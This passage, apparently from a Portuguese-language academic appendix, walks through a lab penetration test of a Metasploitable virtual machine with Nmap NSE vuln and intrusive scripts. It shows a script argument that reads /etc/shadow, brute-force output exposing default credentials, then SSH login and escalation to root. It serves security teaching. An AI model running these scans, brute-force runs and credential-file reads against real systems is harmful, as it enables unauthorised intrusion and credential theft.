23/tcp    open  telnet
25/tcp    open  smtp
|_ smtp-enum-users:
|_ Method RCPT returned a unhandled status code.
53/tcp    open  domain
80/tcp    open  http
|_ http-domino-enum-passwords:
|_ ERROR: No valid credentials were found (see domino-enum-
passwords.username and domino-enum-passwords.password)
139/tcp   open  netbios-ssn

```

```

445/tcp open  microsoft-ds
3306/tcp open  mysql
3632/tcp open  distccd
MAC Address: 08:00:27:A7:A6:E0 (Cadmus Computer Systems)

Host script results:
| smb-enum-users:
|_ Domain: METASPLOITABLE; Users: backup, bin, bind, daemon, dhcp,
distccd, ftp, games, gnats, irc, klog, libuuid, list, lp, mail, man,
msfadmin, mysql, news, nobody, postfix, postgres, proftpd, proxy, root,
service, sshd, sync, sys, syslog, telnetd, tomcat55, user, uucp, www-data

Nmap done: 1 IP address (1 host up) scanned in 11.85 seconds

```

Este comando está verificando o intervalo das portas de 1 até 5000 buscando pelo *auth* tentar determinar as credenciais de autenticação do sistema(Lyon, 2009), e esta passando um parâmetro na instrução `-script-args cmd='grep root /etc/shadow'` onde indica ao Nmap para procurar por credenciais *root* do sistema.

Comando: `nmap -PN -script "(vuln) and not dos" --script-args cmd='grep root /etc/shadow' -p1-5000 -T5 192.168.0.187`

Aqui foi repetida a estrutura do comando anterior, mas o parâmetro que foi inserido é o *vuln*, que segundo Lyon, (2009) são os scripts que checam vulnerabilidades específicas conhecidas e, geralmente, só reportam resultados se elas forem encontradas.

Quadro A8 – Comando: `nmap -PN -script "(vuln) and not dos" --script-args cmd='grep root /etc/shadow' -p1-5000 -T5 192.168.0.187`

```

root@kali:~# nmap -PN -script "(vuln) and not dos" --script-args
cmd='grep root /etc/shadow' -p1-5000 -T5 192.168.0.187

Starting Nmap 6.25 ( http://nmap.org ) at 2013-10-30 01:55 BRST
false    MSRPC call returned a fault (packet type)
Stats: 0:04:55 elapsed; 0 hosts completed (1 up), 1 undergoing Script
Scan
NSE Timing: About 92.68% done; ETC: 02:00 (0:00:23 remaining)
Nmap scan report for 192.168.0.187
Host is up (0.00084s latency).
Not shown: 4990 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
| http-enum:
|   /phpinfo.php: Possible information file
|_  /icons/: Potentially interesting folder w/ directory listing
|_ http-frontpage-login: false
| http-slowloris-check:
|   VULNERABLE:
|     Slowloris DOS attack
|       State: VULNERABLE
|       Description:
|         Slowloris tries to keep many connections to the target web server
open and hold them open as long as possible.
|       It accomplishes this by opening connections to the target web

```

```

server and sending a partial request. By doing
| so, it starves the http server's resources causing Denial Of
Service.
| Disclosure date: 2009-09-17
| References:
|_ http://ha.ckers.org/slowloris/

```

É interessante notar que nesse ponto foi encontrada uma vulnerabilidade, indicou qual seria e ainda deu algumas informações indicando o site de onde buscou a informação.

Quadro A8 – Comando: `nmap -PN -script "(vuln) and not dos" --script-args cmd='grep root /etc/shadow' -p1-5000 -T5 192.168.0.187 (Continuação).`

```

|_ http-trace: TRACE is enabled
| http-vuln-cve2011-3192:
|   VULNERABLE:
|     Apache byterange filter DoS
|       State: VULNERABLE
|       IDs: CVE:CVE-2011-3192 OSVDB:74721
|       Description:
|         The Apache web server is vulnerable to a denial of service attack
when numerous
|         overlapping byte ranges are requested.
|       Disclosure date: 2011-08-19
|       References:
|         http://nessus.org/plugins/index.php?view=single&id=55976
|         http://seclists.org/fulldisclosure/2011/Aug/175
|         http://osvdb.org/74721
|_       http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192

```

Logo aqui foi encontrada mais uma vulnerabilidade que existe no sistema e o Nmap indica o CVE-2011-3192 que é um código para ser usado no *site Common Vulnerabilities and Exposures* para uma busca e um guia de como explorar essa vulnerabilidade.

Quadro A8 – Comando: `nmap -PN -script "(vuln) and not dos" --script-args cmd='grep root /etc/shadow' -p1-5000 -T5 192.168.0.187 (Continuação).`

```

139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
3306/tcp open  mysql
|_ mysql-vuln-cve2012-2122: ERROR: Script execution failed (use -d to
debug)
3632/tcp open  distccd
MAC Address: 08:00:27:A7:A6:E0 (Cadmus Computer Systems)

Host script results:
|_ smb-vuln-ms10-061: false

Nmap done: 1 IP address (1 host up) scanned in 321.15 seconds

```

Comando: `nmap -PN -script "(intrusive) and not dos" --script-args cmd='grep root /etc/shadow' -p1-5000 -T5 192.168.0.187`

O parâmetro utilizado neste exame é o *intrusive*: Representam considerável risco de provocar erros no lado do servidor, utilizar uma quantidade significativa de recursos ou estressar o alvo a ponto de ser detectado por seus administradores como um ataque (Nmap 2013).

Quadro A8 – Comando: `: nmap -PN -script "(intrusive) and not dos" --script-args cmd='grep root /etc/shadow' -p1-5000 -T5 192.168.0.187`
`root@kali:~# nmap -PN -script "(intrusive) and not dos" --script-args cmd='grep root /etc/shadow' -p1-5000 -T5 192.168.0.187`


```

Starting Nmap 6.25 ( http://nmap.org ) at 2013-10-30 02:01 BRST
false   MSRPC call returned a fault (packet type)
Nmap scan report for 192.168.0.187
Host is up (0.00063s latency).
Not shown: 4990 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-brute:
|   Accounts
|   user:user - Valid credentials
|   Statistics
|_   Performed 13915 guesses in 180 seconds, average tps: 50
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
| smtp-brute:
|_ ERROR: Failed to retrieve authentication mechanisms form server
| smtp-enum-users:
|_ Method RCPT returned a unhandled status code.
|_smtp-open-relay: Server doesn't seem to be an open relay, all tests
failed
| smtp-vuln-cve2010-4344:
|_ The SMTP server is not Exim: NOT VULNERABLE
53/tcp    open  domain
|_dns-nsec-enum: Can't determine domain for host 192.168.0.187; use dns-
nsec-enum.domains script arg.
|_dns-nsec3-enum: Can't determine domain for host 192.168.0.187; use dns-
nsec3-enum.domains script arg.
80/tcp    open  http
|_citrix-brute-xml: FAILED: No domain specified (use ntdomain argument)
| http-brute:
|_ Path "/" does not require authentication
|_http-chrono: Request times for /; avg: 516.95ms; min: 235.25ms; max:
1484.93ms
| http-domino-enum-passwords:
|_ ERROR: No valid credentials were found (see domino-enum-
passwords.username and domino-enum-passwords.password)
|_http-drupal-modules:
| http-enum:
|   /phpinfo.php: Possible information file
|_ /icons/: Potentially interesting folder w/ directory listing
| http-form-brute:
|_ ERROR: No passvar was specified (see http-form-brute.passvar)
| http-sitemap-generator:
|   Directory structure:
|   /
|   Other: 1
|   Longest directory structure:
|   Depth: 0
|   Dir: /
|   Total files found (by extension):
|_   Other: 1
| http-vhosts:
|_ 28 names had status 200
|_http-wordpress-plugins: nothing found amongst the 100 most popular
plugins, use --script-args http-wordpress-plugins.search=<number|all> for
deeper analysis)
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
| mysql-brute:
|   Accounts

```

Nesse ponto o Nmap encontrou uma credencial valida do *Mysql*, que pode ser um usuário ativo da máquina.

Quadro A8 – Comando: `nmap -PN -script "(intrusive) and not dos" --script-args cmd='grep root /etc/shadow' -p1-5000 -T5 192.168.0.187.`

Trecho onde é encontrado um usuário e senha.

```
| root:root - Valid credentials
```

Quadro A8 – Comando: `nmap -PN -script "(intrusive) and not dos" --script-args cmd='grep root /etc/shadow' -p1-5000 -T5 192.168.0.187.`

(Continuação)

```
| Statistics
|_ Performed 139 guesses in 19 seconds, average tps: 7
|_mysql-databases: ERROR: Script execution failed (use -d to debug)
|_mysql-users: ERROR: Script execution failed (use -d to debug)
|_mysql-variables: ERROR: Script execution failed (use -d to debug)
|_mysql-vuln-cve2012-2122: ERROR: Script execution failed (use -d to debug)
3632/tcp open distccd
MAC Address: 08:00:27:A7:A6:E0 (Cadmus Computer Systems)

Host script results:
|_dns-brute: Can't guess domain of "192.168.0.187"; use dns-brute.domain
script argument.
| smb-brute:
```

Temos a descoberta de mais dois usuários ativos.

Quadro A8 – Comando: `nmap -PN -script "(intrusive) and not dos" --script-args cmd='grep root /etc/shadow' -p1-5000 -T5 192.168.0.187.`

Outros usuários que foram encontrados.

```
| msfadmin:msfadmin => Valid credentials
|_ user:user => Valid credentials
```

Quadro A8 – Comando: `nmap -PN -script "(intrusive) and not dos" --script-args cmd='grep root /etc/shadow' -p1-5000 -T5 192.168.0.187.`

(Continuação)

```
| smb-enum-users:
|_ Domain: METASPLOITABLE; Users: backup, bin, bind, daemon, dhcp,
distccd, ftp, games, gnats, irc, klog, libuuid, list, lp, mail, man,
msfadmin, mysql, news, nobody, postfix, postgres, proftpd, proxy, root,
service, sshd, sync, sys, syslog, telnetd, tomcat55, user, uucp, www-data
|_smb-print-text: false
|_smb-vuln-ms10-061: false

Nmap done: 1 IP address (1 host up) scanned in 203.83 seconds
```

Como já havia sido constatado que a porta 22 do serviço *ssh* estava aberta, e no ultimo exame foram encontrados alguns possíveis usuários ativos do computador é possível fazer um teste para ver se conseguimos acesso direto ao alvo. Será usado o usuário *msfadmin* para o teste:




Figura 6: Login SSH

E digitando a senha *msfadmin*, que foi informada pelo script do Nmap, temos acesso ao sistema.




Figura 7: Acesso ao Sistema por SSH

O processo resultou em uma forma de acesso apenas utilizando a ferramenta Nmap (NSE).

Como o Sistema Operacional desta máquina é o Ubuntu, será feita a tentativa de utilizar os privilégios de root no sistema.




Figura 8: Invasor Logado como Root.

Como o usuário *msfadmin* era root, os comandos `sudo su` foram executados com êxito e foi possível operar a máquina com todos os privilégios de root. Logo podem ser criados outros usuários para esta máquina.